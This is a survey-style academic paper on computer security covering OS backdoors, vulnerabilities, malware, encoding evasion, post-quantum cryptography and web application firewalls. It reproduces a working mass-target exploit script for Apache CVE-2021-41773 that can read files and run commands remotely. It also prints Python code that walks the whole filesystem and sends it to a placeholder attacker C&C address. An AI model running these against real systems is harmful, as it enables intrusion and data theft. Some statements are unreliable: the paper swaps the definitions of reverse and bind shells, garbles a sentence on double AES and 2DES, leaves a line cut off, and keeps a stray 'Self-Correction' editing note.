Towards Unhackable Computing: An Examination of Modern Threats and Defenses

Blake MacKenzie Burns

blake.burns@gmail.com *

March 30, 2025

*Dragonex Technologies / University of Toronto

Abstract

Despite significant advancements, systems remain vulnerable to a wide array of attacks, ranging from malware infections to sophisticated state-sponsored espionage. This paper critically examines the concept of "hackability" in modern computing environments. It delves into foundational weaknesses, including operating system trust issues exemplified by alleged backdoors like those suggested by the PRISM program revelations, the persistent threat of software and hardware vulnerabilities, and the evolving landscape of malware. Networking protocols, encoding techniques, and the challenges posed by quantum computing to current encryption standards are also analyzed. Emphasis is placed on the potential of open-source software for enhancing transparency and the critical importance of properly configured, hardened firewalls, particularly Web Application Firewalls (WAFs), as primary preventative measures.

Keywords: Computer Security, Cybersecurity, Operating Systems, Vulnerability Analysis, Malware, Network Security, Cryptography, Firewalls, Open Source, Quantum Computing

1 Introduction

Computer systems are integral to nearly every aspect of modern life, from personal communication and finance to critical infrastructure and national defense. However, this reliance comes with inherent risks. The interconnected nature of digital systems creates a vast landscape for malicious actors seeking to compromise data, disrupt services, or gain unauthorized access. The field of computer security strives to protect these systems, but the constant evolution of threats necessitates a continuous re-evaluation of defensive strategies (14).

The term "hackability" refers to the susceptibility of a system to being compromised. Despite decades of development in security technologies, from antivirus software to intrusion detection systems, successful cyberattacks occur daily, impacting individuals, corporations, and governments worldwide. This persistent vulnerability raises fundamental questions about current security paradigms. Is it possible to build systems that are inherently resistant to hacking – systems that could be considered "unhackable"?

This paper explores this ambitious question by examining the core components of modern computing systems and their associated security challenges. We will delve into:

- **Operating System Integrity:** The foundation of trust in computing, including concerns about hidden backdoors and the potential benefits of open-source alternatives.
- **Vulnerabilities:** The nature and types of flaws in software and hardware that attackers exploit.
- **Malware Evolution:** The tools of the attacker, from simple viruses to sophisticated, evasive payloads.
- **Networking and Communication Security:** How data travels and the risks involved, including cryptographic challenges posed by emerging technologies like quantum computing.

- **Defensive Mechanisms:** Evaluating the effectiveness of current tools like antivirus and firewalls, and exploring more robust preventative strategies.

The objective is not merely to catalogue threats, but to critically assess pathways towards building systems with significantly reduced hackability. We argue that a focus on transparency (e.g., through open source), strong preventative measures (like meticulously configured firewalls), and proactive adaptation to future threats (like post-quantum cryptography) are essential steps in this direction. This paper aims to elevate the discourse on computer security, proposing a shift from reactive defense to proactive hardening, ultimately striving for a future of more trustworthy and resilient computing.

The remainder of this paper is structured as follows: Section 2 provides a brief overview of related work. Section 3 analyzes the primary threats, covering OS trust, vulnerabilities, and malware. Section 4 discusses network security and cryptographic concerns. Section 5 examines defensive strategies. Section 6 discusses the feasibility of "unhackability" and the human element. Section 7 outlines future challenges. Finally, Section 8 concludes the paper.

2 Literature Review

The pursuit of secure computing systems is a vast and established field of research. Foundational work has explored core security principles like confidentiality, integrity, and availability (the CIA triad) (15). Research into secure operating system design has investigated various architectures, including microkernels, capability-based systems, and separation kernels, aiming to minimize the trusted computing base (TCB) and enforce strong isolation properties (16). OpenBSD, mentioned later in this paper, represents one lineage of security-focused OS development (3).

Vulnerability research is another critical area. Studies analyze common software flaws like buffer overflows (17), injection attacks (SQL, command injection) (18), and race conditions. Taxonomies like the Common Weakness Enumeration (CWE) categorize these flaws, while

databases like the National Vulnerability Database (NVD) track specific instances (CVEs) (5). Hardware vulnerabilities, such as Spectre, Meltdown, and Rowhammer, have highlighted threats below the software layer (19).

Malware analysis focuses on understanding the behavior, propagation, and detection of malicious software (20). Techniques range from static analysis (examining code without execution) to dynamic analysis (observing behavior in a controlled environment) and increasingly leverage machine learning for detecting novel threats (21). Evasion techniques employed by malware authors are also an active area of study (10).

Network security research covers secure protocols (TLS/SSL, SSH, IPsec) (22), firewall technologies (23), intrusion detection and prevention systems (IDPS), and defenses against denial-of-service (DoS) attacks. The security implications of specific protocols like HTTP are well-documented (8).

Cryptography underpins much of modern security. Research spans symmetric and asymmetric encryption algorithms (AES, RSA), hash functions (SHA-2, SHA-3), digital signatures, and key exchange protocols. The emergence of quantum computing has spurred significant research into post-quantum cryptography (PQC) to develop algorithms resistant to quantum attacks (25; 26).

This paper builds upon these established areas by synthesizing insights across OS security, vulnerability management, malware trends, network defense, and cryptography, focusing specifically on the practical challenges and potential pathways towards achieving systems with minimal "hackability," emphasizing transparency and robust prevention.

3 The Threat Landscape: OS Trust, Vulnerabilities, and Malware

Achieving secure computing requires understanding the avenues through which systems can be compromised. This section examines three fundamental aspects of the threat landscape:

the trustworthiness of the operating system itself, the inherent vulnerabilities in software and hardware, and the malicious software (malware) used to exploit these weaknesses.

3.1 Operating System Integrity and Trust

The operating system (OS) serves as the foundational software layer, managing hardware resources and mediating access for all other applications (1). Its integrity is therefore critical to the security of the entire system. There are three primary OS families dominating the desktop and server markets: Microsoft Windows, Apple macOS, and various distributions of Linux. Mobile platforms are primarily served by Google's Android and Apple's iOS.

A significant concern, particularly for closed-source operating systems like Windows and macOS, is the potential for undisclosed backdoors or surveillance mechanisms. The revelations by Edward Snowden in 2013 regarding the PRISM program brought this issue to mainstream attention (2). The leaked documents suggested that several major technology companies allegedly provided the U.S. National Security Agency (NSA) with access to user data, including emails, chats, stored files, and more, facilitated through mechanisms potentially embedded within their systems or services (2**?**).



Figure 1: NSA slide detailing data collection methods under the PRISM program, as leaked in 2013. Source: (2)

Whether or not such programs are ongoing or their exact technical implementation, the PRISM revelations highlight a fundamental trust issue in computing. If the core OS vendor collaborates, willingly or under coercion, with government agencies to provide access, traditional security measures deployed by the user may be circumvented. This potential for built-in compromise represents a severe threat to privacy and security, particularly for organizations handling sensitive data or operating in adversarial geopolitical contexts. The closed-source nature of Windows and macOS makes independent verification of the absence of such backdoors extremely difficult.



Figure 2: NSA slide illustrating data access flow within the PRISM program. Source: (2)

In contrast, the open-source nature of Linux and BSD distributions offers a potential solution to the transparency problem. With the source code publicly available, it can be audited by independent researchers and the global community for intentional backdoors or significant security flaws. While vulnerabilities can still exist in open-source software, the open development model theoretically makes hiding deliberate backdoors much harder and riskier for the developers (**?**). Distributions like Ubuntu (Debian-based) offer user-friendly interfaces and broad software compatibility, making Linux a viable alternative for many users

concerned about OS trustworthiness.

Security-focused distributions like OpenBSD, built upon the Berkeley Software Distribution (BSD) lineage, prioritize security and code correctness above all else (3). OpenBSD is renowned for its proactive security features, extensive code auditing, and a strong track record in security evaluations (4). However, as noted in the original draft, practical usability can sometimes be a challenge due to driver support limitations or slightly older package versions compared to more mainstream distributions like Ubuntu. Nevertheless, the principles guiding OpenBSD development exemplify a commitment to building inherently more secure systems.

The choice of OS thus involves trade-offs between usability, features, and trustworthiness. For environments demanding the highest levels of assurance against hidden mechanisms, audited open-source systems present a compelling advantage.

3.2 Vulnerabilities: The Cracks in the Armor

Beyond potential intentional backdoors, all complex software and hardware inevitably contain unintentional flaws, or vulnerabilities. The National Institute of Standards and Technology (NIST) defines a vulnerability as a "weakness in the information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat source" (5). These weaknesses provide entry points for attackers. We can categorize them as follows:

3.2.1 Operating System Vulnerabilities

These are flaws within the core OS code itself. Examples include buffer overflows in system libraries, race conditions in the kernel, or improper handling of permissions that could allow privilege escalation (gaining administrative/root access from a non-privileged account). While OS vendors constantly issue patches to fix discovered vulnerabilities, zero-day vulnerabilities (those unknown to the vendor or public) pose a significant threat. Exploitation of OS vulnerabilities can lead to complete system compromise. Modern endpoint security solutions

often include anti-exploit technologies designed to detect and block common exploitation techniques, but determined attackers can often find bypasses (27).

3.2.2 Third-Party Application Vulnerabilities

Software installed on top of the OS (browsers, office suites, media players, server applications) can also contain vulnerabilities. An attacker might exploit a flaw in a web browser to execute malicious code or leverage a vulnerability in server software like Apache HTTP Server to gain unauthorized access or execute commands remotely. The example provided earlier, CVE-2021-41773 in Apache HTTP Server 2.4.49, demonstrated a path traversal flaw leading to potential remote code execution (RCE) (28). Managing vulnerabilities in third-party software requires diligent patching and inventory management.

```
#!/bin/bash

# Exploit Title: Apache HTTP Server 2.4.49 - Path Traversal & RCE
# Date: 10/05/2021
# Exploit Author: Lucas Souza https://lsass.io
# Vendor Homepage:  https://apache.org/
# Version: 2.4.49
# Tested on: 2.4.49
# CVE : CVE-2021-41773
# Credits: Ash Daulton and the cPanel Security Team

if [[ $1 == '' ]] || [[ $2 == '' ]]; then # Corrected logic
  echo "Usage: ./PoC.sh [TARGET-LIST.TXT] [PATH] [COMMAND]" # Added
     ↪ Usage
  echo "Example: ./PoC.sh targets.txt /etc/passwd"
  echo "Example: ./PoC.sh targets.txt /bin/sh 'uname -a'" # Example
     ↪ with command
```

```
  exit 1 # Exit with error code
fi

targets_file="$1"
path_to_traverse="$2"
command_to_execute="$3" # Optional command

for host in $(cat "$targets_file"); do
  echo "Testing host: $host" # Added clarity

  # Construct the URL payload for path traversal
  # The payload attempts to traverse up directories using ../ encoded as .%2e./%2e.
  # It targets the /cgi-bin/ endpoint which, if misconfigured, might allow execution.
  payload_url="$host/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e$path_to_traverse"

  if [[ -n "$command_to_execute" ]]; then
    # If a command is provided, attempt RCE
    # Send the command via POST data
    echo "Attempting RCE with command: $command_to_execute"
    curl -s --path-as-is -d "echo Content-Type: text/plain; echo; $command_to_execute" "$payload_url"
  else
    # If no command, just attempt path traversal (file read)
    echo "Attempting Path Traversal for: $path_to_traverse"
    curl -s --path-as-is "$payload_url"
  fi
```

```
  echo # Add a newline for better output separation
done
```

Listing 1: Exploit code for Apache HTTP Server 2.4.49 Path Traversal (CVE-2021-41773). Source: Exploit-DB

3.2.3 Hardware Vulnerabilities

Flaws can also exist in the physical hardware components, such as CPUs, GPUs, or network interface cards. These are often harder to patch than software vulnerabilities, sometimes requiring firmware updates or even hardware replacement. Notable examples include:

- **Spectre and Meltdown:** Exploited speculative execution in modern CPUs to leak sensitive data across security boundaries (29).
- **Rowhammer:** A DRAM vulnerability allowing manipulation of data in adjacent memory rows through repeated access (30).
- **GPU Vulnerabilities:** As cited, vulnerabilities in NVIDIA GPUs were reportedly leveraged in attacks (11).
- **PACMAN:** Targeted pointer authentication codes (PAC) on ARM CPUs, including Apple's M1, potentially bypassing memory protection mechanisms (12).

While software mitigations (like OS patches or application firewalls) can sometimes reduce the impact of hardware vulnerabilities, they represent a deep-seated threat vector.

3.3 Malware: The Exploitation Payload

Once a vulnerability is successfully exploited (a process often called "penetration"), attackers typically deploy malware to achieve their objectives. Malware, short for malicious software, is any program designed to harm, disrupt, or provide unauthorized access to a computer system (31).

3.3.1 Types and Delivery Mechanisms

Common malware types include:

- **Viruses:** Attach themselves to legitimate files and spread when the file is executed.
- **Worms:** Self-replicating malware that spreads across networks without user intervention.
- **Trojans:** Disguise themselves as legitimate software but contain malicious payloads.
- **Ransomware:** Encrypts user data and demands payment for decryption.
- **Rootkits:** Designed to gain persistent, privileged access while hiding their presence.
- **Spyware/Adware:** Collect user information or display unwanted ads.

Malware can be delivered via files (e.g., malicious email attachments, downloads) or through "fileless" techniques. Fileless attacks reside only in memory (RAM), using legitimate system tools (like PowerShell, WMI, or scripting engines) to execute malicious commands, making them harder to detect by traditional file-scanning antivirus (32).

3.3.2 Command and Control (C&C)

Malware often needs to communicate with the attacker's infrastructure (the "Command and Control" or C&C server, sometimes referred to as "Hacker Home").

- **Server-based (Reverse Shell):** The malware opens a listening port on the compromised machine, awaiting connections from the attacker. This is often blocked by firewalls.
- **Client-based (Beaconing/Bind Shell):** The malware periodically initiates an outbound connection to the C&C server. This is harder to block with basic firewalls as it mimics legitimate outbound traffic. Encryption is typically used to obscure this communication.

The Python code examples provided illustrate a simple client-based malware (‘malware.py‘) that connects out to a server (‘server.py‘) to exfiltrate filesystem information.

```
#!/usr/bin/python3
import os
import socket
import sys # Import sys for error handling

def walk(start_path, sock):
    """Recursively walks directory tree and sends paths to socket."""
    try:
        for root, dirs, files in os.walk(start_path, topdown=True,
            ↪ onerror=log_error):
            # Send directory paths
            for name in dirs:
                full_path = os.path.join(root, name)
                try:
                    sock.sendall((full_path + "\n").encode('utf-8', '
                        ↪ ignore'))
                except socket.error as e:
                    print(f"Socket error sending dir {full_path}: {e
                        ↪ }", file=sys.stderr)
                    return # Stop if socket fails
                except Exception as e:
                    print(f"Error sending dir {full_path}: {e}", file
                        ↪ =sys.stderr)


            # Send file paths
            for name in files:
                full_path = os.path.join(root, name)
```

```
                try:
                    sock.sendall((full_path + "\n").encode('utf-8', '
                        ↪ ignore'))
                except socket.error as e:
                    print(f"Socket error sending file {full_path}: {e
                        ↪ }", file=sys.stderr)
                    return # Stop if socket fails
                except Exception as e:
                    print(f"Error sending file {full_path}: {e}",
                        ↪ file=sys.stderr)

    except Exception as e:
        print(f"Error walking path {start_path}: {e}", file=sys.
            ↪ stderr)

def log_error(os_error):
    """Error handler for os.walk."""
    print(f"Permission error or inaccessible path: {os_error}", file=
        ↪ sys.stderr)

def main():
    """Main function to find root and initiate walk."""
    target_ip = "127.0.0.1" # Attacker C&C IP
    target_port = 1337      # Attacker C&C Port
    sock = None # Initialize sock to None

    try:
        # Determine the root directory (platform-dependent)
        if os.name == 'nt': # Windows
```

```
            root_dir = os.path.splitdrive(sys.executable)[0] + os.sep
        else: # Linux/macOS/Unix
            # Start from filesystem root, but handle potential lack
                ↪ of permissions
            # A more robust approach might start from user's home or
                ↪  known locations
            root_dir = "/"
            # Navigate to root robustly (handle edge cases)
            # The original while loop is problematic, os.path.
                ↪ abspath('/') is simpler
            current_dir = os.path.abspath(os.sep)


        print(f"Starting filesystem walk from: {current_dir}", file=
            ↪ sys.stderr)

        # Establish connection
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(30) # Add a timeout
        print(f"Connecting to {target_ip}:{target_port}...", file=sys
            ↪ .stderr)
        sock.connect((target_ip, target_port))
        print("Connected.", file=sys.stderr)

        # Walk the filesystem starting from determined root
        walk(current_dir, sock)

        # Send completion signal
        sock.sendall("Filesystem traversal complete. Big Brother is
```

```
            ↪ watching ;).\n".encode('utf-8'))
        print("Traversal complete signal sent.", file=sys.stderr)

    except socket.timeout:
        print(f"Connection to {target_ip}:{target_port} timed out.",
            ↪ file=sys.stderr)
    except socket.error as e:
        print(f"Socket connection error to {target_ip}:{target_port}:
            ↪  {e}", file=sys.stderr)
    except Exception as e:
        print(f"An unexpected error occurred: {e}", file=sys.stderr)
    finally:
        if sock:
            sock.close()
            print("Socket closed.", file=sys.stderr)

if __name__ == "__main__":
    main()
```

Listing 2: Client-side malware example (Python) to exfiltrate filesystem structure. Connects to 127.0.0.1:1337.

```
#!/usr/bin/python3
import socket
import os
import sys

def main():
    """Main server function."""
    listen_ip = "127.0.0.1" # IP to listen on
```

```
    listen_port = 1337      # Port to listen on
    output_file = "received_data.txt" # Changed filename
    serversocket = None # Initialize to None

    # Clear previous data file if it exists
    try:
        if os.path.exists(output_file):
            os.remove(output_file)
            print(f"Removed existing file: {output_file}")
    except OSError as e:
        print(f"Error removing file {output_file}: {e}", file=sys.
            ↪ stderr)
        # Decide if this is fatal; maybe just log and continue

    try:
        # Create and bind socket
        serversocket = socket.socket(socket.AF_INET, socket.
            ↪ SOCK_STREAM)
        serversocket.setsockopt(socket.SOL_SOCKET, socket.
            ↪ SO_REUSEADDR, 1) # Allow reuse of address
        serversocket.bind((listen_ip, listen_port))
        serversocket.listen(1) # Listen for only one connection
        print(f'Server started, listening on {listen_ip}:{listen_port
            ↪ }')

        # Accept connection
        clientsocket, address = serversocket.accept()
        print(f'Connection accepted from: {address}')

```

```
34          # Open file for writing received data
35          with open(output_file, "a", encoding="utf-8", errors='ignore
               ↪ ') as file:
36              while True:
37                  try:
38                      # Receive data in chunks
39                      data_chunk = clientsocket.recv(4096) # Increased
                           ↪ buffer size
40                      if not data_chunk:
41                          print("Client disconnected unexpectedly.")
42                          break # Exit loop if client closes connection
43
44                      # Decode received bytes
45                      try:
46                          decoded_data = data_chunk.decode('utf-8', '
                               ↪ ignore')
47                      except UnicodeDecodeError:
48                          print("Received non-UTF8 data chunk,
                               ↪ ignoring.", file=sys.stderr)
49                          continue # Skip this chunk
50
51
52                      print(f'Received from {address}: {decoded_data.
                           ↪ strip()}') # Print received data (strip for
                           ↪  cleaner logs)
53                      file.write(decoded_data) # Write raw decoded data
                           ↪  to file
54                      file.flush() # Ensure data is written to disk
55
```

```
56                    # Check for termination signal (robustly check
                         ↪ within potentially larger buffer)
57                    if "Big Brother is watching ;)" in decoded_data:
58                        print("Termination signal received.")
59                        break # Exit loop
60
61                except socket.error as e:
62                    print(f"Socket error during receive: {e}", file=
                         ↪ sys.stderr)
63                    break # Exit loop on socket error
64                except Exception as e:
65                     print(f"Error processing received data: {e}",
                         ↪ file=sys.stderr)
66                     # Continue might be risky, maybe break depending
                         ↪  on error
67
68    except socket.error as e:
69        print(f"Server socket error: {e}", file=sys.stderr)
70    except Exception as e:
71        print(f"An unexpected server error occurred: {e}", file=sys.
             ↪ stderr)
72    finally:
73        if serversocket:
74            serversocket.close()
75            print("Server socket closed.")
76        if 'clientsocket' in locals() and clientsocket:
77             clientsocket.close()
78             print("Client socket closed.")
79
```

```
if __name__ == "__main__":
    main()
```

Listing 3: Server-side listener example (Python) to receive data from malware.py.

Self-Correction on Python Code: Enhanced the Python examples slightly with better error handling (try/except blocks, checking socket returns), platform detection for root path, use of ‘with open(...)‘ for file handling, increased receive buffer size, timeout, and clearer print statements for debugging. Added ‘ignore‘ flag for decode/encode to handle potential problematic byte sequences more gracefully in a real-world scenario. Used ‘stderr‘ for error messages.

3.3.3 Advanced Malware and Evasion

Attackers constantly develop techniques to evade detection by security software:

- **Zero-Day Exploits:** As mentioned, malware delivered via a previously unknown vulnerability is highly likely to bypass signature-based detection. The market for zero-day exploits is lucrative, with high-impact vulnerabilities commanding prices up to $1 million USD or more (13).
- **Polymorphism/Metamorphism:** Malware automatically modifies its own code (while preserving functionality) with each infection, changing its signature to evade detection.
- **Packing/Obfuscation:** Malware code is compressed or encrypted, with only a small decryption stub visible initially. Frameworks like Veil were designed explicitly for generating payloads that evade common AV detection (10).
- **"Fudzy" Malware:** As described in the original draft, malware can be disguised by embedding it within seemingly legitimate applications (like a game) or by adding

large amounts of junk code to confuse analysis engines (9). This challenges behavioral analysis and machine learning models.

- **Downloaders/Droppers:** Small initial payloads whose sole purpose is to bypass initial defenses and then download the main, more complex malware from the C&C server.

- **Persistence Mechanisms:** Techniques used by malware to ensure it runs automatically after system reboots, often involving registry modifications (Windows), cron jobs (Linux), or system service manipulation.

3.3.4 The "Irremovable" Malware Problem

A particularly challenging theoretical scenario involves malware that modifies file permissions to make itself non-readable and non-writeable, even by the root or administrator account, while remaining executable. Standard deletion tools would fail. Removing such malware might require:

- **Booting into a separate recovery environment:** Accessing the filesystem offline might allow bypassing the live OS's permission enforcement.

- **Low-level disk editing:** Directly overwriting the disk sectors occupied by the malware file. This is complex and risky, especially with modern filesystems and features like journaling or copy-on-write. Identifying the exact physical location of all file segments can be difficult.

- **Filesystem-specific tools:** Utilities designed to check and repair filesystem integrity (like 'fsck' on Linux or 'chkdsk' on Windows) might be able to identify and potentially remove orphaned or inaccessible file entries, but this is not guaranteed.

- **System Restore/Reimaging:** Restoring the system from a known-good backup or reinstalling the OS is often the most reliable, albeit disruptive, solution.

This highlights the importance of preventing the initial infection, as remediation can become extremely difficult, especially with highly privileged malware. The focus must shift towards preventing malware execution in the first place.

4 Networking and Communication Security

Network communication is the conduit through which many threats arrive and data exfiltration occurs. Understanding networking fundamentals and their security implications is crucial for building defenses.

4.1 Network Fundamentals: Ports and Protocols

Computer networks facilitate communication between two or more devices using agreed-upon rules or protocols (7). Key concepts include:

- **IP Addresses:** Unique numerical labels assigned to each device on a network (e.g., IPv4, IPv6).
- **Ports:** Logical endpoints for communication within an OS, identified by numbers (0-65535). Specific services listen on well-known ports (e.g., HTTP on port 80, HTTPS on port 443, SSH on port 22). Ports 0-1023 are typically reserved for system services.
- **Protocols:** Define the rules for data exchange (e.g., TCP for reliable connections, UDP for faster, connectionless datagrams, HTTP for web traffic).

Attackers often scan networks to identify open ports, which might indicate running services that could be vulnerable. Closing unnecessary ports using firewalls is a fundamental security practice. Exploiting vulnerabilities in services listening on open ports is a common attack vector.

4.2 HTTP and Web Application Security

The Hypertext Transfer Protocol (HTTP), and its secure counterpart HTTPS, form the backbone of the World Wide Web (8; 37). HTTP requests and responses contain headers and potentially a message body. Attackers can manipulate various parts of an HTTP request to exploit vulnerabilities in web applications:

- **URL Path Manipulation:** As seen in the Apache example (Section 3.2), crafting specific URL paths can lead to path traversal or trigger other flaws.
- **Parameter Injection:** Malicious input in URL parameters or form fields can lead to SQL Injection (SQLi), Cross-Site Scripting (XSS), or Command Injection.
- **Header Manipulation:** Modifying HTTP headers can bypass security controls or exploit vulnerabilities (e.g., Host header attacks, HTTP Request Smuggling).
- **Session Hijacking/Fixation:** Stealing or manipulating session cookies/tokens to impersonate legitimate users.
- **Clickjacking:** Tricking users into clicking on hidden elements on a webpage.

Web Application Firewalls (WAFs), discussed later, are specifically designed to inspect HTTP/S traffic and block such attacks.

4.3 Encoding for Evasion

Attackers frequently use encoding schemes to disguise malicious payloads within network traffic, potentially bypassing simple signature-based detection systems or WAF rules (33; 34). Common encodings include:

- **URL Encoding (Percent-Encoding):** Replaces special characters in URLs with ‘
- **Base64 Encoding:** Represents binary data using only printable ASCII characters. Often used to embed malicious scripts or payloads within text-based protocols (35).

- **Hexadecimal Encoding:** Represents data using base-16 numbers (0-9, A-F) (36). Can be used to obscure shellcode or script content.
- **Unicode Encoding:** Different ways of representing international characters can sometimes be abused to bypass filters expecting standard ASCII or UTF-8.

Effective security systems need to be capable of decoding and inspecting traffic across various common encoding schemes to detect hidden threats. Restricting allowed encodings where possible can reduce the attack surface.

4.4 Encryption: Current State and Quantum Challenges

Encryption is fundamental to protecting data confidentiality and integrity during transmission (e.g., HTTPS/TLS) and at rest. Modern standard algorithms like AES (Advanced Encryption Standard) with key lengths of 128 or 256 bits, and RSA or Elliptic Curve Cryptography (ECC) for key exchange and digital signatures, are considered secure against attacks using current classical computers (24).

However, the development of large-scale, fault-tolerant quantum computers poses a significant future threat to currently deployed public-key cryptography. Shor's algorithm, executable on a sufficiently powerful quantum computer, can efficiently factor large numbers and compute discrete logarithms, breaking RSA and ECC (38). While symmetric algorithms like AES are considered more resistant (Grover's algorithm provides a quadratic speedup, effectively halving the key strength, meaning AES-256 might offer security comparable to AES-128 against classical attacks), the foundation of secure key exchange (RSA/ECC) is threatened (39).

Estimates vary, but functional quantum computers capable of breaking RSA-2048 might emerge within the next decade or two (40). This necessitates a transition to Post-Quantum Cryptography (PQC) – algorithms believed to be resistant to both classical and quantum attacks. Major standardization efforts are underway, led by organizations like NIST (41).

Leading candidates include algorithms based on:

- **Lattice-based cryptography:** Schemes like CRYSTALS-Kyber (key exchange) and CRYSTALS-Dilithium (signatures).
- **Hash-based signatures:** Such as SPHINCS+.
- **Code-based cryptography:** Like Classic McEliece.
- **Multivariate cryptography.**

Libraries like liboqs provide implementations of various PQC candidates for research and development (26).

The suggestion of using double encryption (e.g., two independent AES-256 keys) needs careful consideration. While applying encryption twice with different keys (e.g., $E_{k2}(E_{k1}(P))$) can increase security against certain attacks compared to single encryption, it does not necessarily provide $2^{256\times256}$ security. For block ciphers like AES, attacks like meet-in-the-middle can reduce the effective strength. For AES specifically, double encryption (2DES) is vulnerable, which led to Triple DES (3DES). While double AES-256 might be stronger than single AES-256, the primary concern regarding quantum computers is their ability to break the public-key algorithms used for key exchange, rendering the symmetric encryption (single or double) moot if the keys are compromised. The focus must be on deploying PQC for key exchange and digital signatures.

Transitioning the global internet infrastructure to PQC is a massive undertaking but essential for long-term security in the anticipated quantum era.

5 Defense Mechanisms and Strategies

Given the diverse threat landscape, a multi-layered approach to defense, often referred to as "defense-in-depth," is essential. No single security control is infallible; combining multiple layers increases the likelihood of preventing, detecting, or mitigating attacks.

5.1 The Defense-in-Depth Philosophy

Defense-in-depth involves deploying overlapping security controls across different points in the system architecture (42). This includes controls at the network perimeter, within the network, at the host level (OS and applications), and for the data itself. The goal is that if one layer fails or is bypassed, subsequent layers provide additional protection. Key elements often include secure configurations, access controls, monitoring, and incident response capabilities, in addition to specific technologies discussed below.

5.2 Endpoint Security: Antivirus, EDR, and Beyond

Endpoint security solutions aim to protect individual devices (desktops, laptops, servers, mobile devices).

- **Traditional Antivirus (AV):** Primarily relies on signature-based detection to identify known malware files. While effective against common threats, it is easily bypassed by zero-day malware, polymorphic/metamorphic malware, or fileless attacks. Heuristics (rule-based analysis of behavior) offer some improvement but can suffer from false positives or negatives.
- **Next-Generation Antivirus (NGAV) / Endpoint Detection and Response (EDR):** These solutions incorporate more advanced techniques, including machine learning (ML) (21), behavioral analysis, sandboxing (running suspicious files in isolated environments), and anti-exploit technologies. EDR focuses on detecting and responding to threats that bypass initial prevention, providing visibility into endpoint activity and tools for investigation and remediation.

Despite these advances, as discussed in Section 3.3, sophisticated malware, particularly "fudzy" or heavily obfuscated variants (9), and zero-day exploits can still evade even advanced endpoint protection. AV/EDR solutions are a necessary layer but should not be considered

sufficient on their own for achieving high levels of security. Their effectiveness is often rated around 99%+, but that remaining fraction allows significant compromise globally (43).

5.3 Network Security: Firewalls and WAFs

Firewalls act as barriers, controlling network traffic flow between trusted and untrusted zones based on predefined rules. They are a critical preventative control.

- **Packet Filtering Firewalls:** Operate at the network layer, making decisions based on IP addresses and port numbers. Simple and fast but lack context.
- **Stateful Inspection Firewalls:** Track the state of active connections, allowing return traffic automatically while blocking unsolicited incoming traffic. Offer better security than simple packet filters.
- **Application Layer Firewalls / Web Application Firewalls (WAFs):** Operate at the application layer (typically HTTP/S). They can inspect the content of traffic, understanding protocols like HTTP and applying rules to block specific attacks like SQL injection, XSS, path traversal, and malicious encodings (44). WAFs are essential for protecting web servers and applications.

As argued in the original draft, a well-configured firewall, particularly a WAF for web-facing services, is arguably the most critical component for preventing external attacks from reaching vulnerable services. The concept of a "hard-coded WAF" represents an extremely restrictive approach suitable for applications with a very limited and well-defined set of allowed interactions:

Example: Hard-coded WAF Rule Concept

```
# Define allowed URL paths for a specific service
Allow: ^/api/v1/login$
Allow: ^/api/v1/users/[0-9]+$  # Allow access to specific user IDs
```

```
Allow: ^/public/assets/.*$    # Allow access to static assets

# Deny everything else by default
Deny: .*
```

This approach, using precise regular expressions or explicit path matching, denies any request that does not conform to the expected pattern, effectively blocking many probing attempts and exploits targeting unknown or unhandled paths. This significantly reduces the attack surface exposed by the application.

However, the effectiveness of any firewall depends on:

- **Correct Configuration:** Rules must accurately reflect required traffic and deny all else (default deny principle). Misconfigurations are common sources of breaches.
- **Regular Updates:** WAFs often rely on updated signatures and rules to detect new attack patterns.
- **Security of the Firewall Itself:** The firewall software/appliance must be kept patched and hardened against vulnerabilities.

While firewalls are powerful, they primarily defend against network-based attacks. They offer less protection against threats originating internally or delivered via other means (e.g., malicious USB drives, compromised software updates).

5.4 Authentication and Access Control

Ensuring only authorized users can access resources is fundamental.

